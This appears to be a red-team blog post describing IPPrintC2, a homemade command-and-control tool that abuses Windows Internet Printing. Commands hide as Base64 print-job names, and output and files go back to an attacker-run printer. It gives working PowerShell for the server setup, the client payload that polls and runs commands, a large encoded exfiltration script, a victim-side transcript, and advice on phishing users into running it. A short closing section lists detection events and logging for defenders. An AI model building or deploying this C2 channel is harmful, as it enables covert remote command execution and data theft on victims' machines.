Your printer has a new job
Windows Printers abuse for Command and Control
Intro
Hello my fellow toner cartridge replacers! The day has come to get some revenge on printers for all the drum kit replacements and document feeder cleanings. In this blog post I will cover research I did during 2021. While the original blog post is well written, it misses a story behind it.
After finally putting my brain at rest during summer holidays in 2021, it soon got bored and missed the adrenaline rushes. I felt that I needed to create something by myself and “give something back” no matter how horrible it was. Regardless of how many certificate badges I collected or how well I did my pentest / Red teaming engagements, I was still reliant on tools and scripts that someone else made and I wanted to change this.
Obtaining initial access via the usual C2 frameworks was not as straight-forward as before. So I thought - can I make my own C2? What could I use? Most of the LOLBAS were triggering EDRs, so I needed something different. And then printers came to my mind, because all the organizations are using them and everyone has one installed. Even if someone does not - could I install one for them? If I managed to install a printer, what would I do with it? So I decided to start and figure it out along the way.
From Idea to C2
During my working days as a help-desk technician and a system administrator I would install the printers with Batch scripts or manually via the Add Printer dialog by using an AD-published printer or via TCP / HTTP / share name:  But a lot has changed since then. PowerShell became a go-to-for-everything, especially for offensive security. Therefore, I researched a bit and found out that you can install a printer via the Add-Printer cmdlet.
1
2
3
4
5
6
7
8
Add-Printer
    [-ConnectionName] <String>
    [-CimSession <CimSession[]>]
    [-ThrottleLimit <Int32>]
    [-AsJob]
    [-WhatIf]
    [-Confirm]
    [<CommonParameters>]
So, by using the Add-Printer cmdlet I can install a remote printer by providing a valid URI. The communication in the background uses Internet Printing Protocol and we can use HTTPS, which I’ve heard is something of importance. But what printer? Do I need to buy an actual printing device and publish it on the Internet? 
Well, it turned out that I don’t. You can create a Printer Port via Add-PrinterPort which will be used to store output received from clients, and create a printer object with Add-Printer that uses the created Printer Port. To allow other users to use it, it needs to be -Shared and we need to keep the printed jobs in the print queue with -KeepPrintedJobs, which I will explain later. So, I spun up a VM in Azure that will be used as a C2 server and created a printer object:
1
2
3
4
5
$C2output = "c:\temp\ipprintc2.pdf"
$PrinterName = "w00t"
Add-PrinterPort $C2output
New-Item $C2output
Add-Printer -Name $PrinterName -DriverName "Generic / Text Only" -KeepPrintedJobs -Shared -ShareName $PrinterName -PortName $C2output
As for the driver in the -DriverName parameter, we need to use pre-installed Microsoft Windows drivers, as driver installation requires admin privileges and most users that we will be targeting do not have admin privileges. Here is a list of pre-installed printer drivers on Windows 10: 
Great, so now I have a fake printer. Now I need to actually expose it to the Internet. Luckily, my previous sysadmin days were helpful once again and I remembered the Internet Printing Service. For this feature to work as needed I had to install Internet Information Services, Windows Print Services, Print Server, and Internet Printing on the C2 server. Once that was set-up, I was not able to access the Internet Printing Service from the Internet, as it required authentication. So I decided to configure IIS with anonymous authentication enabled. Once I had set that up, the printer was now Internet-accessible without authentication: 
So the scaffolding is in place. At this point I had a printer on the Internet that did absolutely nothing. Now we need to actually execute commands on the clients. I wasn’t quite sure how I would accomplish this and I looked at various printer properties that can be manipulated from our C2, but also visible on the client side.
If you have used printers, you know that when you print something - a print job can be seen in the printer queue. By default, you cannot see other people’s print jobs when you look at your printer queue - only yours. When I was testing this setup and added the Internet-published printer to my Windows VM and printed something on it - I saw that the owner of the print job was the IUSR account. To quote: IUSR is a built-in, password-less local account in IIS 7 and later, serving as the default identity for anonymous web requests 
When I printed from the C2 server directly to the printer object, the owner of the print job was my logged-in user - not the IUSR account. I realized that the critical detail in the setup is: the C2 server must also use the Internet-published shared printer to submit jobs to the print queue, so that the print job ownership from the C2 server is also attributed to IUSR user account. With that setup, the targeted client machines will see the documents in the printer queue sent by the C2 server, as they both (the clients and the C2 server) use the IUSR account.
Finally I resolved all the issues and could focus on command execution. I opted for document names, as I could easily change them with the DocumentName property with PowerShell. Also, encoding must be used so I opted for Base64 (because later I will execute the commands on the clients with powershell -enc). To explain a bit: if I want to put the command ipconfig /all in the document queue (as a document name), I will first encode it in Base64 as aXBjb25maWcgL2FsbAo=, then set that as a value for the DocumentName property. Once that is done, I will print the document by invoking the Print() method. This places the document in the document queue with the Base64-encoded command disguised as a document name. But there was a problem: as soon as I invoked the Print() method, the document was “printed” and vanished from the queue, leaving no room for the clients to obtain the document name. That is the reason I used the -KeepPrintedJobs property when setting up the printer, which leaves the printed documents in the queue (this later becomes a problem, of course).
OK, what’s next? Now I actually need to execute this command on the client. Welcome Get-PrintJob, a PowerShell cmdlet that allows you to retrieve a list of print jobs for the specified printer. For example (Get-PrintJob XPS).DocumentName will obtain the document name from the printer named XPS, and in our case that document name will be aXBjb25maWcgL2FsbAo=. Pass that to the powershell -enc and you will execute that Base64-encoded command.

I was very happy. But I still had some obstacles:
- while I have command execution, the C2 operator does not receive any command output
- due to
-KeepPrintedJobs, documents kept in the print queue broke the execution of subsequent commands, so I needed to clear the print queue periodically - the limit for the document name was 255 characters. So, if I were to send larger commands or PowerShell scripts, I needed to split the document name and concatenate it later
Actually, I started solving problems from the top, but soon realized I needed to start from the bottom - first I needed to solve the splitting and concatenating of the document names. I made a loop for this, which basically splits the whole command / PowerShell script you wish to execute in blocks of 252 characters, and sends one after another to the document queue:
1
2
3
4
5
6
7
$EncodedCommandDocumentName = [Convert]::ToBase64String($Bytes)
$CommandDoc = ($EncodedCommandDocumentName -split '(.{252})' | Where-Object {$_})
ForEach ($SplittedCommand in $CommandDoc)
    {
        $IPPrintC2.DocumentName = $SplittedCommand
        $IPPrintC2.Print()
    }
On the client side, concatenation is easy with -join ""
1
((get-printjob XPS).documentname -join "")
As for the output of executed commands, this was a completely different beast. I first tried using Out-Printer, but then a pop-up would appear on the victim’s machine that the document is being printed. After several days and with the help of a colleague, we found a very simple and elegant solution:
1
$Bytes = [System.Text.Encoding]::Unicode.GetBytes("[scriptblock]`$x={<command you wish to execute>};`$j=(`$x|iex);Add-Type -AssemblyName System.Drawing;`$pd=New-Object System.Drawing.Printing.PrintDocument;`$pd.PrinterSettings.PrinterName=`"<name of the printer>`";`$pd.PrintController=new-object System.Drawing.Printing.StandardPrintController;`$f=[System.Drawing.Font]::new('Arial',10,[System.Drawing.FontStyle]::Bold);`$c=[System.Drawing.SolidBrush]::new([System.Drawing.Color]::FromArgb(255,0,0,0));`$lpp=50;`$fs=15;`$ml=`$j.Length;`$cnt=0;function GetNewLine(){`$cl=`$cnt;`$np=`$false;`$r=`$null;if(`$j -isnot [array]){if(`$cl -eq 0){`$r=`$j}}else{if(`$cnt -lt `$ml){`$r=`$j[`$cnt];if((`$cnt+1)%`$lpp -eq 0){`$np=`$true}}}`$global:cnt=`$global:cnt+1;return `$r,`$cl,`$np}`$p={`$y=10;`$_.HasMorePages=`$true;while(`$true){`$r,`$cl,`$np=GetNewLine;if(`$r -eq `$null){`$_.HasMorePages=`$false;break};`$_.Graphics.DrawString(`$r,`$f,`$c,10,`$y);`$y=`$y+`$fs;if(`$np){break;}}};`$pd.add_PrintPage(`$p);`$pd.Print()")
Mkay? All understood? Please, do not make me go through this again. It just works, trust me. No pop-ups. OpSec accomplished. Pre-AI.
And lastly, I just used Remove-PrintJob to clear the document queue, after the commands were executed on the victim.
I encourage you to read the almighty script here. It is both simple, complex and to me - fascinating how it works. Summary of features:
Command execution — sends base64-encoded commands to connected clients by setting them as document names and invoking the Print() method. Commands longer than 252 characters are automatically split across multiple print jobs and concatenated on the client side. Supports two modes: blind execution (no output) and output retrieval, where command results are rendered as a PDF using System.Drawing and printed back to the C2 server.
PowerShell script execution — loads an arbitrary .ps1 script from disk, base64-encodes it, and sends it to clients through the same document name mechanism.
Output retrieval — reads the PDF file written to the C2 server port using iTextSharp, extracts the text, and displays the command output. Previous output files are archived with a timestamp before the queue is cleared.
Data exfiltration — sends a command that reads files matching a specified path or wildcard on the client and prints them back to the C2 server. Currently limited to ASCII text-based files.
IIS log reading — parses the IIS log, filtering out the C2 server’s own external IP to reduce noise, and displays client connections.
Client termination — sends a Remove-Printer command to all connected clients, effectively killing the C2 channel on their end.
Queue management — clears the print queue on the server between operations to prevent command bleed-over between sessions.
This tutorial was a great help while creating IPPrintC2: https://pipe.how/invoke-print/
To summarize:
- phish a user to execute the PowerShell payload that will install the printer and pull the print jobs in a loop (sample list of payloads can be seen here)
- push a base64-encoded document name (command you wish to execute) to the print queue from the C2 server
- if the base64-encoded commands are longer than the maximum allowed document name of 255 characters, they will be split up into several document names, and will be concatenated by the client
- you can also load your favorite PowerShell scripts, but keep them up to the character limit of 32767
1
2
3
4
5
6
7
8
9
10
11
12
13
PS C:\Users\administrator\Desktop> .\IPPrintC2.ps1
IPPrint C2 Server
1. Select the default C2 printer.
2. Enter the command to execute on the client through the document name.
3. Enter the path of the PowerShell script you would like to execute.
4. Exfiltrate remote documents.
5. Read IIS logs.
6. Clear the print queue.
7. Kill all clients.
8. Quit.
What do you want to do?: 2
To print output of multiple commands, use this: [scriptblock]$x={whoami;hostname;ipconfig};$x.invoke()
Enter commands you wish to execute: [scriptblock]$x={whoami /all;hostname};$x.invoke()
- the client will pull the document name and execute the base64-encoded command without getting the output (blind execution), or including the output results printed out
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
PS C:\Users\victim> Add-Printer XPS -PortName https://somewhere.on.azure.com/printers/af/.printer -DriverName "Microsoft Print To PDF"

PS C:\Users\victim> Get-Printer XPS |fl

Name                         : XPS
ComputerName                 :
Type                         : Local
ShareName                    :
PortName                     : https://somewhere.on.azure.com/printers/af/.printer
DriverName                   : Microsoft Print To PDF
Location                     :
Comment                      :
SeparatorPageFile            :
PrintProcessor               : winprint
Datatype                     : RAW
Shared                       : False
Published                    : False
DeviceType                   : Print
PermissionSDDL               :
RenderingMode                :
KeepPrintedJobs              : False
Priority                     : 1
DefaultJobPriority           : 0
StartTime                    : 0
UntilTime                    : 0
PrinterStatus                : Normal
JobCount                     : 0
DisableBranchOfficeLogging   :
BranchOfficeOfflineLogSizeMB :
WorkflowPolicy               :

PS C:\Users\victim> ((get-printjob XPS).documentname -join "")
WwBzAGMAcgBpAHAAdABiAGwAbwBjAGsAXQAkAHgAPQB7AHcAaABvAGEAbQBpACAALwBhAGwAbAA7AGgAbwBzAHQAbgBhAG0AZQB9ADsAJAB4AC4AaQBuAHYAbwBrAGUAKAApAA==

PS C:\Users\victim> powershell -enc ((get-printjob XPS).documentname -join "")

USER INFORMATION
----------------

User Name               SID
======================= ==============================================
desktop-printingfun\victim S-1-5-21-1829223926-2430627930-1039442773-1002


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Performance Log Users          Alias            S-1-5-32-559 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

DESKTOP-PRINTINGFUN
Detection and Outro
Nothing is perfect, and this C2 is a text-book example. After this C2 was published it was never used again, nor maintained. It served its purpose. Also, it works as one-to-all — every client connected to the same printer receives the same commands. If you are insane enough to use this in a real engagement and need per-target control, set up additional printers and run multiple instances of IPPrintC2.ps1. Want binary exfiltration? How about no. Only works with ASCII text-based files.
IIS is exposed with anonymous authentication. With document names as commands in Base64. You really need to use the whitelist approach for network segments you are targeting. Use SSL to encrypt the IPP traffic unless you want to share your tasking with everyone on the wire. I also had a better name for this C2 - PrintC2, but WithSecure had published a blogpost where they used printers for lateral movement, and used that name.
As for the detection, printer installation is not logged in Event Viewer. However, it can be enabled under Event Viewer -> Application and Services Logs -> Microsoft -> Windows -> PrintService. Right-click and enable the Operational log or use Group Policy.
Once enabled, monitor for:
- Event ID 300 — printer was created (catches the Add-Printer call from the payload)
- Event ID 307 — document was printed, including the port name (which will be an HTTP(S) URL pointing at your C2 server, fairly obvious when you see it in logs).
I imagine enabling this will produce useless logs that fill the storage and no one looks at, just to catch some guy’s C2 that no one uses. But you’ve been warned. Beyond that: centralized SIEM logging, PowerShell Transcription, and command-line logging will catch the payload execution itself. The Get-PrintJob called in a loop is not something you should see in normal user behavior.
My colleague kost who I admire and who greatly improved the initial version of document extraction / command output with the iTextSharp implementation - actually found this C2 impressive. I was shocked, as he is hard to please. Maybe it was the idea, not the implementation of it, that set him into a spiral of happiness? Not only that, but he convinced me (after a few beers) to submit it as a talk to Black Hat’s CFP. And they actually responded - “it has potential”. Should I think of it as a Matrix “has potential” or as an IQ test “has potential”? Never mind.
There are many better, used and maintained C2 frameworks, but this one is mine.
Print the planet!
kr3bz